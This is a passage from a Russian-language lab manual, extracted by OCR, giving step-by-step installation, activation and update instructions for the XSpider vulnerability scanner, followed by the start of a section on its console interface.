
7) Выбрать каталог установки (можно согласиться с предлагаемым по умолчанию) и нажать «Далее».




8) В следующем окне нажать «Далее»




9) Нажать «Далее» в следующем окне




10) В области «Настройки сервера обновлений» ввести номер порта – 443, проверить связь с сервером обновлений и нажать «Далее». При необходимости сменить настройки прокси-сервера.




1) Ввести пароль администратора сканера (во избежание недоразумений рекомендуется использовать пароль, отличающийся от пароля администратора операционной системы) и нажать «Далее»




2) Нажать «Далее»




3) Нажать «Установить» и дождаться окончания установки, при этом вначале будет устанавливаться SQL Server




4) При необходимости выполнить перезагрузку по окончании установки



5) Запустить сканер XSpider
6) В появившемся окне «Авторизация» ввести пароль и нажать OK




7) При первом запуске процедура входа в XSpider может быть долгой, так как некоторое время после установки продолжают создаваться объекты в базе данных.
8) Нажать кнопку «Активировать» (уточнить ситуацию с доступом в Интернет в учебном классе, при необходимости нажать «Отмена» и настроить вручную соединение с сервером обновлений)




9) Если активация прошла успешно, можно сразу перейти к проверке наличия обновлений (шаг 16), в противном случае открыть вкладку "Система"

10) Нажать кнопку «Изменить» в области "Обновления"




11) Добавить новое подключение к серверу




12) Настроить параметры подключения (уточнить у преподавателя), при необходимости сменить порт на 443 и нажать «Подключиться»

13) Установить режим обновления «Вручную»




14) Нажать кнопку «Обновить лицензию» (при необходимости)

15) Нажать кнопку «Активировать лицензию», если лицензия не активирована



16) Нажать ОК в следующем окне

17) Проверить наличие обновлений, перейдя по ссылке "проверить"



18) Установить обновления (при их наличии), перейдя по ссылке "Доступно обновление!" и нажав кнопку "Установить обновления"

3. ОСНОВНЫЕ ПРИЁМЫ РАБОТЫ СО СКАНЕРОМ XSPIDER

3.1. Концепция интерфейса консоли

Основной инструмент управления системой – это консоль. Пользуясь её интерфейсом, можно выполнять такие действия, как:

- настройка компонентов системы;
- управление процессом сканирования;
- обработка результатов сканирования.

Интерфейс консоли выполнен в виде вкладок, открывающихся сверху (Рис. 11).

